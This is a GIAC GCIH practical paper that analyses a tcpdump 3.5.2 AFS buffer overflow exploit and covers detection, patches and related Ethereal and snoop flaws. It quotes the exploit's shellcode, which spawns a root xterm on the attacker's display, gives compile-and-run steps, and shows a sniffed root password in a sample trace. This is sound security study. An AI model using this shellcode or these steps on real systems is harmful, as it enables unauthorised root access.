Global Information Assurance Certification Paper

GCIH Practical
Option 2: Document an Exploit, Vulnerability or Malicious Code

Ray Locklear

Introduction

The purpose of this document is to discuss a technology exploit in the computing industry. An exploit, by definition, is simply an act or deed. When dealing with hacker exploits, the "act or deed" takes advantage of vulnerabilities in technology. A vulnerability is a weakness in application or system code that is susceptible to attack. Most times, these exploits are used with unethical intentions. There can be many reasons why a hacker is using an exploit to attack a network. One reason is that a hacker may be attempting to break into a network to obtain information. Secondly, he may want to take a server off line with a Denial of Service attack. Also, he may want to use your network as a stepping-stone to get to another company's network. Whatever the reason, the hacker is usually out to do something negative to your environment using vulnerability exploits.

Exploit Details

This document discusses one of the thousands of technology exploits that are available today. This exploit takes advantage of a vulnerability in the tcpdump utility. The exploit is called tcpdump-xploit.c. Tcpdump-xploit.c was written by Zhodiac (zhodiac@outlimit.org) and posted to Bugtraq on Jan 11, 2001 (Bugtraq ID 1870). The exploit creates a buffer overflow in order to obtain root access on a system.

The tcpdump-xploit.c takes advantage of a vulnerability in the tcpdump(exe) utility when used in conjunction with the AFS protocol (AFS, Andrew File System, is discussed in the "Protocol Description" section). Tcpdump is reportedly vulnerable to a remotely exploitable buffer overflow in its parsing of AFS ACL (Access Control List) packets. This is likely the result of the AFS packet fields received over a network interface being copied into memory buffers of predefined length without checks for size. (http://www.securityfocus.com)
The tcpdump-xploit.c takes advantage of this vulnerability by creating a buffer overflow on the system running tcpdump. The buffer overflow supplies the attacker with root access to the target system with an xterm displayed to the attacker's machine. The exploit should be run while tcpdump is running with a snapshot length of >= 500.

Protocol Description

Tcpdump is a packet analyzing utility written by the Lawrence Berkeley Laboratory that displays packet header information. It is used as a sniffer to monitor traffic across a network interface. It can be used to trace packets and provide information as to the source and destination of the packets. By default, systems are designed to send and accept traffic addressed to them. By placing a system into promiscuous mode, you can monitor all traffic on a single network segment.

Tcpdump is a good tool for troubleshooting network problems. It displays all the traffic that the hosting system sees on the network. Therefore, plaintext traffic can be read by anyone running tcpdump, or any other sniffing tool for that matter, on a network. Because of this feature, hackers, in order to observe traffic and gain access on a target network, use sniffers, like tcpdump. Anything that has been transmitted in plaintext can be used to exploit the target network. Below is a trace taken from a UNIX system while a user connected as root via telnet:

```
server1-nat.yourdomain.com -> server2      TELNET C port=59732
     server2 -> server1-nat.yourdomain.com TELNET R port=59732 /dev/le
(promiscuous
server1-nat.yourdomain.com -> server2      TELNET C port=59732
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299
     server2 -> open.yourdomain.com TELNET R port=12299 login:
open.yourdomain.com -> server2      TELNET C port=12299
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299 r
     server2 -> open.yourdomain.com TELNET R port=12299 r
open.yourdomain.com -> server2      TELNET C port=12299
open.yourdomain.com -> server2      TELNET C port=12299 o
     server2 -> open.yourdomain.com TELNET R port=12299 o
open.yourdomain.com -> server2      TELNET C port=12299
open.yourdomain.com -> server2      TELNET C port=12299 o
     server2 -> open.yourdomain.com TELNET R port=12299 o
open.yourdomain.com -> server2      TELNET C port=12299 t
     server2 -> open.yourdomain.com TELNET R port=12299 t
open.yourdomain.com -> server2      TELNET C port=12299
open.yourdomain.com -> server2      TELNET C port=12299
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299
     server2 -> open.yourdomain.com TELNET R port=12299 Password:
open.yourdomain.com -> server2      TELNET C port=12299
open.yourdomain.com -> server2      TELNET C port=12299 n
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299 0
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299 B
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299 o
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299 d
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299 Y
     server2 -> open.yourdomain.com TELNET R port=12299
open.yourdomain.com -> server2      TELNET C port=12299
     server2 -> open.yourdomain.com TELNET R port=12299
…
```

As you can see, when using telnet, the username (root) and password (n0BodY) can be detected by a sniffer. This is why it is important to use encryption on your network traffic. This will make the traffic unreadable by tcpdump. One good package you can use to encrypt this traffic is ssh. Another good encryption tool to use is PGP (Pretty Good Privacy). There is a free release available as well as a business release. (http://www.pgp.com) See the section "How To Protect Against It" for more detail and other methods of implementing encryption.

You can run tcpdump with the "tcpdump" command. Tcpdump dumps all traffic output to the screen. Since this would output a significant amount of data to your screen, it would be more useful to redirect the output to a file, "tcpdump > tcpdump.out", so that you can analyze it later if needed. Tcpdump can take several parameters including:

-c count : show count number of packets
-e : show the link level header
-q : print less protocol information
-i iface : listen to interface iface, for example, eth0
-n : list numeric addresses and port numbers
-N : show only the hostname instead of FQDN (Fully Qualified Domain Name)
-s X : capture X number of bytes from each packet
-S : show absolute TCP sequence numbers
-v and -vv : increases the amount of information. -vv gives more information than -v

Tcpdump, by default listens on the default system interface (e.g. eth0). The number of bytes captured, or snapshot, is 68 by default. You can change this behavior with the appropriate command line parameters. You can also limit the traffic displayed to certain hosts by using the appropriate filtering expressions. Some of those expressions are listed below:

type : type can be host, net or port, the default is host
src hostip : specify the IP address of the originating host
dst hostip : specify the IP address of the destination host
host hostip : specify the IP address of the host, for which you want to monitor all packets—to and from
src port : specify the source port of the packets
dst port : specify the destination port of the packets
port : specify the port, to monitor packets to and from
protocol : specify the protocol used by the packet, for example, TCP, IP, UDP, ICMP, ARP, RARP, etc

Example1:

```
[root@mysystem /root]# tcpdump proto ICMP
tcpdump: listening on eth0
23:34:42.499290 mysystem > 10.1.1.100: icmp: echo request
23:34:42.501541 10.1.1.100 > mysystem: icmp: echo reply
23:34:43.494314 mysystem > 10.1.1.100: icmp: echo request
23:34:43.496670 10.1.1.100 > mysystem: icmp: echo reply
```

Example 2:

```
[root@mysystem /root]# tcpdump 'src host 10.1.1.100 and dst host 10.1.1.200'
tcpdump: listening on eth0
23:43:43.476164 mysystem > 10.1.1.200: icmp: echo request
23:43:44.474271 mysystem > 10.1.1.200: icmp: echo request
23:43:45.474268 mysystem > 10.1.1.200: icmp: echo request
```

The format of the tcpdump output depends on the protocol that it is monitoring (e.g. TCP, UDP, ICMP). Each line represents a packet and includes a timestamp. To filter based on type of traffic, you can also pipe tcpdump to the "grep" command (e.g. tcpdump | grep ICMP). The output of tcpdump is completely command line.

For graphical output of network traffic, it is recommended that you use Ethereal. Ethereal can be downloaded from http://ethereal.zing.org. (Sachin Makhija and Shekhar Govindarajan)

"It (tcpdump) must at least begin execution as root since it opens and reads from the link layer interface (through pcap). It is usually run directly by/as root." (SecurityFocus) Tcpdump can be used to decode protocol information that may be passed across the wire. These protocols include Server Message Block (SMB), X11, and AFS. The protocol that tcpdump-xploit.c takes advantage of is AFS.

AFS (Andrew File System) is a distributed filesystem, much like NFS, that enables co-operating hosts (clients and servers) to efficiently share filesystem resources across both local area and wide area networks. AFS was originally based on another distributed filesystem created at the Information Technology Center at Carnegie Mellon University. The filesystem was called Andrew File System, after the university's founders. Transarc Corporation now maintains AFS.

"Once Transarc was formed and AFS became a product, the "Andrew" was dropped to indicate that AFS had gone beyond the Andrew research project and had become a supported, product quality filesystem. However, there were a number of existing cells that rooted their filesystem as /afs.

At the time, changing the root of the filesystem was a non-trivial undertaking. So, to save the early AFS sites from having to rename their filesystem, AFS remained as the name and filesystem root." (http://www.angelfire.com/hi/plutonic/afs-faq.html)

An AFS filesystem starts in /afs. Under /afs you will see directories that correspond to cells. A cell is a group of servers representing one filesystem. Users log into AFS client workstations that request information and files from the cell's servers on behalf of the users.

AFS has several features that make it an attractive product to use. Those features include: Caching Manager, scalability, simple addressing, communications protocol for Wide Area Networks (WANs) and more security. AFS uses kerberos to authenticate clients. Kerberos is a security tool that uses a third party to manage tokens between systems. A user is provided a token from the kerberos server with an expiration date (usually a day). After a user is given a token, he is able to use that encrypted token to identify himself. Another important security feature is that with kerberos, passwords are not passed across the network in plaintext and passwords no longer need to be visible (as with NIS). With NIS, you can run a tcpdump, or snoop if you are using Solaris, and see password characters one at a time across the network.

Another security feature of AFS is the ability to implement ACLs (Access Control Lists) on local files. This feature is only available on some versions of UNIX. "…ACLs protect directories and used with AFS protection groups…provide a finer granularity of protection than can be achieved with basic UNIX file permissions." (http://www.angelfire.com/hi/plutonic/afs-faq.html) A protection group includes all users that have access to a client in any cell and are on the same network as the cell. Protection groups can also force the users to have tokens to authenticate. ACLs are used at the directory level. There is one ACL per directory. Each ACL has a maximum number of 20 entries. The entries show the permissions of users and/or groups to a directory.

This is where protection groups come into play. Below, is an example of an AFS ACL:

```
hostprompt $ fs listacl .
Access list for . is
Normal rights:
   dep:staff rlidwka
   system:anyuser rl
```

The protection group dep:staff has full access to the directory. The group system:anyuser has only read and lookup rights. You can view the members of dep:staff with the following command:

```
Hostprompt $ pts membership fac:staff
```

There are several rights that can be granted to a user or group. They are:

lookup	l	Permission to examine the ACL and traverse the directory (needed with most other access rights). Permission to look up filenames in a directory.
read	r	View the contents of files in the directory
insert	i	Add new files or sub-directories
write	w	Modify file contents, use "chmod"
delete	d	Remove file(s) in directory
lock	k	Permission for programs to "flock" files in the directory
administer	a	Ability to change the ACL

There are shorthand forms as well:

read	rl	read and lookup
write	rlidwk	all rights except administer
all	rlidwka	
none		removes all rights

AFS does have one issue that I find to be a security flaw. It uses a large number of high ports. It uses 7000-7007 UDP for normal operation, 7020-7029 UDP for AFS backups, and anything above 1024 if you are using the klog feature. These are the ports that you would have to open on your firewall to allow AFS traffic to pass through. This poses a security risk because hackers like to hide out in the high ports.

How the Exploit Works

When tcpdump 3.5.2 is used to decode AFS traffic, a buffer overflow vulnerability exists. A buffer is designed to hold data for an application. A buffer overflow occurs when the buffer is given more data then it can handle. This sometimes removes code next to the buffer and allows other commands to be inserted. In this case, the xterm command is added in order for the attacker to have an xterm displayed to his machine. With a buffer overflow, new and malicious code can be introduced into the application.

The tcpdump buffer overflow only happens when decoding an entire AFS ACL packet and providing a snapshot length of 500 or greater. The snapshot length is the number of bytes of data from each packet (The default is 68) and is given at the tcpdump command line with the "-s" option. Excessive data could be used to overwrite portions of the stack and allow the attacker to gain remote access to the target system. The exploit is run while tcpdump is running and displays an xterm back to the attacker's machine. The attacker can also send an AFS ACL packet on the network so that tcpdump will parse it and become vulnerable. Buffer overflows can be avoided with tighter error checking in application code. The code should provide size checking and throw out anything that does not match.

How To Use The Exploit


The tcpdump-xploit.c file uses C code to perform the buffer overflow exploit. Simply, compile the code using gcc, or other C compiler, and run the program that it generates (a.out by default). You will need to supply the host and display information so that an xterm will pop up on your screen. The syntax of the command would be:
prompt: a.out *host display*
The exploit must be run while tcpdump is being run on the target system with a snapshot length >= 500 (e.g. tcpdump –s 600). When the xterm window displays on the screen, you will have root access on the target machine.

The way an attacker would approach this is to start by running a network scanning tool that would detect network interfaces that are running in promiscuous mode. Once he finds a system running a sniffer, the next step is to find out what the sniffer is exactly. Upon learning that the sniffer is tcpdump, the attacker would look for exploits in the tcpdump code. Exploits can be found anywhere, including SecurityFocus, Security Portal and Alta Vista. Once the attacker finds an exploit, he can run the exploit and point it to the system running tcpdump. The buffer overflow produced will generate an xterm on the attacker's system, with root access on the target system.

Tcpdump-xploit.c has some dependencies that must be considered before use. Tcpdump must be running on one of the operating systems listed in the "Platforms" section of this document. Tcpdump must be at revision 3.5.2 and run with a snapshot length of 500 or greater. Tcpdump must also be running on a non-switched network. It can only see traffic on its segment. Also, tcpdump must be decoding AFS traffic in order to take advantage of the vulnerability.

Diagram

The following is a simple network diagram showing the possible locations of the tcpdump system, the attacker system, and the AFS client and server systems. The intent is to show that the tcpdump machine can be located on a segment where there is AFS traffic. AFS traffic is designed to cross both LANs and WANs. The diagram shows that AFS clients are connecting to the AFS server via the Internet. The attacker needs access to a system that can display X11 traffic from the target system running tcpdump. He needs this ability in order to successfully receive the xterm on his machine. His machine will be running the tcpdump-xploit.c run file. The target system is sniffing AFS traffic on the local segment using tcpdump and a snapshot length >= 500.



Signature of The Attack

The tcpdump user can send a snaplen >500 and the attacker can gain root access through a buffer overflow. You can see if someone is logged in as root with the "who" command. The things that can happen are endless. The attacker can do anything he wants with root access. He can do as little as simple recon. He can use the machine to attack another machine. He can also run an "rm –r /" on the machine. At this point, there is no limit to what the attacker can do. He has full control of the machine.

Another signature you can look for are interfaces on the network that are set to promiscuous mode. When running a packet sniffer like tcpdump, the network interface from which the sniffer is examining has to be in promiscuous mode. Promiscuous mode allows the sniffer to see traffic, not only to and from the interface it is using, but all traffic that the interface sees on the network segment.

Noticing that tcpdump is running on one of you machines may be quite difficult. Tcpdump and other sniffer tools normally use up a lot of memory or disk space, but can be modified to perform otherwise. If you notice any interfaces in promiscuous mode, you can run a "ps" and "top" to see if tcpdump is running on the system.

How to Protect Against It

It is very difficult to protect against sniffer attacks. "…sniffer attacks are difficult to detect and thwart because sniffers are passive programs"(Maximum Linux Security – Anonymous, p219). Sniffers do not generate logs that can be tracked and can be made not use a lot of system resources. There are two things you can do to help protect against sniffer attacks: Look for interfaces in promiscuous mode; Use encryption.

To detect interfaces in promiscuous mode, you can use both the "ifconfig" and "ifstatus" utilities. The "ifconfig" utility can list all of a system's network interfaces and details about the interfaces. If the interface is in promiscuous mode, the word "PROMISC" will show up in the interface details:

…
UP BROADCAST RUNNING **PROMISC** MULTICAST MTU:1500 Metric:1
…

The "ifstatus" utility is very similar. It checks all network interfaces on a system and reports any that are in debug or promiscuous mode:

…
WARNING: MYSYSTEM.MYNETWORK.COM INTERFACE eth0 IS IN PROMISCUOUS MODE.
…

These utilities aren't very practical in that you must run them on each individual system. This can become very time consuming. You may opt for writing a script that will run these utilities on each system and report back to a central point. Of course, doing so may open up more security holes, depending on how you automate it. In order to securely do this, use SSH or OpenSSH to log into other machines remotely and run commands. SSH and OpenSSH can be downloaded from http://www.ssh.com and http://www.openssh.com respectively.

There is a utility that can be used in Linux that can scan an entire subnet looking for interfaces in promiscuous mode. The utility is called NEPED, or Network Promiscuous Ethernet Detector. This tools works better on older kernels (prior to 2.0.36) since it exploits an old arp flaw. This flaw was fixed in later releases of the kernel.

The best thing that you can do to protect against sniffer attacks is implement encryption. This will make the traffic unreadable by sniffers. A good encryption tool to use is PGP (Pretty Good Privacy). There is a free release available as well as a business release. You should also use ssh instead of rsh or telnet. Ssh provides you with a secure shell to a target system.

The traffic between the systems is encrypted and cannot be read by a sniffer. Other options include OneTime Pass, SecureID, and S/key. With S/key, passwords are not sent across the network. Instead, the target system already knows the password and sends you a challenge. You plug the challenge and password into an algorithm, which generates a response. The response should be the same on both sides if the passwords are the same on both sides. They key is that no passwords are sent and the same challenge is not used twice.

You may also want to try non-promiscuous network interfaces for IBM compatible machines. These interfaces will not allow sniffing on the machines. "Adapters based upon the TROPIC chipset generally do not support promiscuous mode. The TROPIC chipset is used in IBM's Token Ring adapters such as the 16/4 adapter. Other vendors (notably 3Com) also supply TROPIC based adapters. TROPIC-based adapters do accept special EPROMs, however, that will allow them to go into promiscuous mode. However, when in promiscuous mode, these adapters will spit out a "Trace Tool Present" frame" (Christopher Klaus of Internet Security Systems, Inc.).

For this particular attack there are some fixes to tcpdump in later releases. A fix was introduced for this vulnerability in versions 3.6 and above. So, to protect against this vulnerability, upgrade tcpdump. Otherwise, Appendix A has a list of patches and workarounds for the problem. Debian has provided several patches as well. The SecurityFocus advisory has for more information on installation of these patches. The point is to keep your operating systems and applications as up-to-date as possible. This will insure that all available fixes are implemented.

Source Code/ Pseudo Code

Appendix B contains the entire source code for the exploit. The tcpdump exploit can also be found at the following URL:

http://www.securityfocus.com/data/vulnerabilities/exploits/tcpdump-xploit.c

The code is written in C, so you will need a C compiler in order to use it. I recommend using gcc. It's free.

The most important part of the code is the buffer overflow. The author uses the memcpy function to copy a character array called "shellcode" into memory. The array is filled with garbage to fill the buffer. Once the buffer is full, the last item in the array, the xterm command, is run. The following is the array declaration and the command to copy it into memory:

```
…
char shellcode[] = /* By Zhodiac  */
    "\xeb\x57\x5e\xb3\x21\xfe\xcb\x88\x5e\x2c\x88\x5e\x23"
    "\x88\x5e\x1f\x31\xdb\x88\x5e\x07\x46\x46\x88\x5e\x08"
    "\x4e\x4e\x88\x5e\xFF\x89\x5e\xfc\x89\x76\xf0\x8d\x5e"
    "\x08\x89\x5e\xf4\x83\xc3\x03\x89\x5e\xf8\x8d\x4e\xf0"
    "\x89\xf3\x8d\x56\xfc\x31\xc0\xb0\x0e\x48\x48\x48\xcd"
    "\x80\x31\xc0\x40\x31\xdb\xcd\x80\xAA\xAA\xAA\xAA\xBB"
    "\xBB\xBB\xBB\xCC\xCC\xCC\xCC\xDD\xDD\xDD\xDD\xe8\xa4"
    "\xff\xff\xff"
    "/bin/shZ-cZ/usr/X11R6/bin/xtermZ-utZ-displayZ";
…
memcpy(chptr,shellcode,strlen(shellcode));
…
```

Platforms

It seems that most exploits out there are directed at Windows platforms. After all, Microsoft is such a huge target since it is so widely used. Multiple operating systems are affected by this exploit since tcpdump is available for many different platforms. The operating systems that can be affected by the tcpdump-xploit.c are listed below:

*nix and Windoze, including:
LBL tcpdump 3.5 alpha
LBL tcpdump 3.5
+ FreeBSD FreeBSD 4.1.1
+ FreeBSD FreeBSD 4.1
+ FreeBSD FreeBSD 4.0
+ FreeBSD FreeBSD 3.x

LBL tcpdump 3.4a6
+ S.u.S.E. Linux 7.0
LBL tcpdump 3.4
+ Debian Linux 2.2 sparc
+ Debian Linux 2.2 powerpc
+ Debian Linux 2.2 arm

Fixes to such a vulnerability as this usually come in the form of a patch. Most times you can simply install the patch and reboot the system. Other fixes may come in the form of complete OS upgrades. Appendix A has more detailed information for each affected operating system as to how to fix this vulnerability.

Variants

Like many existing exploits, there are variants of the tcpdump-xploit.c. A variant is something that is differing only slightly from the norm. One variant to the tcpdump-xploit.c exploit is the Ethereal 0.8.13 AFS ACL buffer overflow exploit. The name of the code that implements the exploit is sbo_ethereal.c. Written by mat@haksware.com, sbo_ethereal takes advantage of a vulnerability in Ethereal in how it parses AFS packets. Sbo_ethereal creates a buffer overflow in the AFS packet parsing routine in ethereal 0.8.13. The buffer overflow opens a port on the target system and allows the attacker to telnet to the target system via that port. The way to use it is similar to the tcpdump exploit. You compile the code and run the file that the compilation generates:

gcc -o sbo_ethereal sbo_ethereal.c
./sbo_ethereal dest_addr
dest_addr is the destination address of the host which traffic the victim host running ethereal program can monitor.

Ethereal, as discussed earlier, is a sniffing tool, like tcpdump. What sets Ethereal apart from tcpdump is that Ethereal is a graphical tool. It provides graphical output of packet traces. Another cool feature of ethereal is that you can put the related packets together to follow an entire session while looking at the packet payload and not just the header information. Apparently, Ethereal has a similar vulnerability as tcpdump when parsing AFS traffic.

The sbo_ethereal code and other information can be found at http://security-archive.merton.ox.ac.uk/bugtraq-200011/0255.html and http://www.securityportal.com/list-archive/bugtraq/2000/Nov/0266.html .

Another variant of this exploit is a buffer overflow vulnerability in snoop. Snoop is a Solaris based sniffer utility. Just like tcpdump, snoop is command line based. The possibility of a buffer overflow exists when snoop is run in verbose mode. The overflow takes place in a buffer of predefined length. The buffer is located in the print_domain_name function of snoop. The attacker would gain root access to the system that the overflow is run against. There are two exploits for this vulnerability. They are snoop2.c and snp.c. These exploits can be found at http://www.securityfocus.com/data/vulnerabilities/exploits/snoop2.c and http://www.securityfocus.com/data/vulnerabilities/exploits/snp.c . As of November 10, 2000, SecurityFocus is not aware of any patches to fix this problem. SecurityFocus recommends using tcpdump instead of snoop (latest version of course).

There lies another vulnerability in the snoop utility. The snoop utility becomes vulnerable to a remote buffer overflow while attempting to decode GETQUOTA requests. GETQUOTA requests are requests sent to the rquotad daemon, which handles user disk quotas for a filesystem remotely mounted via NFS (Network File System). With the buffer overflow, an attacker can gain root access if snoop is run by root, which it normally is. Although there are now reported exploits, it is very important to be aware of this issue and fix the problem. Sun has several patches available to fix this vulnerability. The patches are based on Solaris release and machine type.

Variants are important to discuss because, they show that vulnerabilities in code can be similar, even on different platforms. The attackers seem to be able to predict the coding habits of software companies and duplicate the attacks for several different but similar utilities and platforms.

Conclusion

In the mad rush to get software out the door before the competitor releases his next release, developers are often compelled to make a decision. That decision is between making the code secure or making the code operational so it can be released before the aggressive deadline. The latter tends to prevail. With this, the weaknesses begin to repeat themselves. In such applications, there is not enough error checking. Without proper error checking, the applications are vulnerable to such malicious activity as buffer overflows. Tcpdump is a good example. There was no size checking for the data being placed into the buffer. The buffer can be filled and other commands can be inserted into the application and ran as the user running the application. The attacker now has access to the system.

To protect ourselves, there is one important thing we need to remember. The key is to be proactive. Implement the highest possible security on your network. You must balance the sliding bar between security and usefulness. Catch the malicious code before it causes damage. In regards to the tcpdump exploit, the proactive measures that you can take are: watch out for network interfaces running in promiscuous mode; implement encryption so that would be attackers can not see your traffic in plaintext; limit the use of sniffer utilities like tcpdump on your network; and keep your applications up to the latest revision. These things will raise the bar for the attackers, which is the whole point of security anyway.

Additional Information

Below are links to additional information regarding this tcpdump vulnerability that can be found on the Internet. The vulnerability was first published in the FreeBSD Advisory, FreeBSD-SA-00:61 and posted to Bugtraq on Oct 31, 2000. Below are references to the related advisories that can be found on the SecurityFocus web site:

Debian-00-37: tcpdump remote exploit
(Debian)
http://www.securityfocus.com/templates/advisory.html?id=2861

FreeBSD-SA-00:61: tcpdump contains remote
vulnerabilities
(FreeBSD)

http://www.securityfocus.com/templates/advisory.html?id=2805

SuSE-SA:2000:46: tcpdump
(SuSE)
http://www.securityfocus.com/templates/advisory.html?id=2875

The original message posted to SecurityFocus can be found here. The message is titled "[!H] Tcpdump 3.5.2 remote root vulnerability" and was written by Zhodiac (<zhodiac@outlimit.org>)

http://www.securityfocus.com/templates/archive.pike?list=1&msg=Pine.LNX.4.2

The following is the original posting to Bugtraq by the exploit's author, Zhodiac.

!Hispahack Research Team

Program: Tcpdump 3.5 (3.4, 3.6.* and the CVS version are not vulnerable)
Platform: *nix, Windoze
Risk: Remote root access
Author: Zhodiac <zhodiac@softhome.net>
Date: 4/1/2001

Tcpdump is a network packet analizer, capabel to decode sucj protocols as X11, radius, smb,... When decoding one of this protocols AFS exists a buffer overflow. Xploiting this bug an attacker can obtain remote root access to the server. This buffer overflow only happens when decoding all the packet, and it decodes all the packet when the snaplen (option -s in command line) is bigger than 500.

This bug exists on the stable version of tcpdump (3.5.2), exists a patch of kris@freebsd.org (27/Sep/2000) in the cvs, but never used with the stable version. Developers were contacted and they released 3.6.1 with this bug fixed.

Lawrence Berkeley Laboratory can be found at
LBNL's Network Research Group
http://www-nrg.ee.lbl.gov

Transarc Corporation can be found at http://www.transarc.com.

Appendix A

The FreeBSD advisory regarding this vulnerability (FreeBSD-SA-00:61) offered the following possible solutions:

1) Upgrade your vulnerable FreeBSD system to 4.1.1-STABLE or 3.5.1-STABLE after the respective correction dates.

2a) FreeBSD 3.x systems prior to the correction date
Download the patch and the detached PGP signature from the following locations, and verify the signature using your PGP utility.

ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-00:61/tcpdump-3.x.patch
ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-00:61/tcpdump-3.x.patch.asc

```
# cd /usr/src/contrib/tcpdump
# patch -p < /path/to/patch
# cd /usr/src/usr.sbin/tcpdump
# make depend && make all install
```

2b) FreeBSD 4.x systems prior to the correction date
Download the patch and the detached PGP signature from the following locations, and verify the signature using your PGP utility.

ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-00:61/tcpdump-4.x.patch.v1.1
ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-00:61/tcpdump-4.x.patch.v1.1.asc

```
# cd /usr/src/contrib/tcpdump
# patch -p < /path/to/patch
# cd /usr/src/usr.sbin/tcpdump
# make depend && make all install
```

LBL tcpdump 3.4a6. Below is a list of fixes for different levels of SUSE:

S.u.S.E. RPM 7.0 i386 libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/i386/update/7.0/d1/libpcapn-0.4a6-279.i386.rpm

S.u.S.E. RPM 7.0 i386 tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/i386/update/7.0/n1/tcpdump-3.4a6-280.i386.rpm

S.u.S.E. RPM 6.4 i386 libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/i386/update/6.4/d1/libpcapn-0.4a6-279.i386.rpm

S.u.S.E. RPM 6.4 i386 tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/i386/update/6.4/n1/tcpdump-3.4a6-280.i386.rpm

S.u.S.E. RPM 6.3 i386 libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/i386/update/6.3/d1/libpcapn-0.4a6-279.i386.rpm

S.u.S.E. RPM 6.3 i386 tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/i386/update/6.3/n1/tcpdump-3.4a6-280.i386.rpm

S.u.S.E. RPM 6.2 i386 libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/i386/update/6.2/d1/libpcapn-0.4a6-279.i386.rpm

S.u.S.E. RPM 6.2 i386 tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/i386/update/6.2/n1/tcpdump-3.4a6-280.i386.rpm

S.u.S.E. RPM 6.1 i386 libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/i386/update/6.1/d1/libpcapn-0.4a6-279.i386.rpm

S.u.S.E. RPM 6.1 i386 tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/i386/update/6.1/n1/tcpdump-3.4a6-280.i386.rpm

S.u.S.E. RPM 6.0 i386 libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/i386/update/6.1/d1/libpcapn-0.4a6-279.i386.rpm

S.u.S.E. RPM 6.0 i386 tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/i386/update/6.1/n1/tcpdump-3.4a6-280.i386.rpm

S.u.S.E. RPM 7.0 Sparc libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/sparc/update/7.0/d1/libpcapn-0.4a6-279.sparc.rpm

S.u.S.E. RPM 7.0 Sparc tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/sparc/update/7.0/n1/tcpdump-3.4a6-280.sparc.rpm

S.u.S.E. RPM 6.4 Alpha libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/axp/update/6.4/d1/libpcapn-0.4a6-279.alpha.rpm

S.u.S.E. RPM 6.4 Alpha tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/axp/update/6.4/n1/tcpdump-3.4a6-280.alpha.rpm

S.u.S.E. RPM 6.3 Alpha libpcapn-0.4a6-280
ftp://ftp.suse.com/pub/suse/axp/update/6.3/d1/libpcapn-0.4a6-280.alpha.rpm

S.u.S.E. RPM 6.3 Alpha tcpdump-3.4a6-281
ftp://ftp.suse.com/pub/suse/axp/update/6.3/n1/tcpdump-3.4a6-281.alpha.rpm

S.u.S.E. RPM 7.0 ppc libpcapn-0.4a6-279
ftp://ftp.suse.com/pub/suse/ppc/update/7.0/d1/libpcapn-0.4a6-279.ppc.rpm

S.u.S.E. RPM 7.0 ppc tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/ppc/update/7.0/n1/tcpdump-3.4a6-280.ppc.rpm

S.u.S.E. RPM 6.4 ppc libpcapn-0.4a6-279
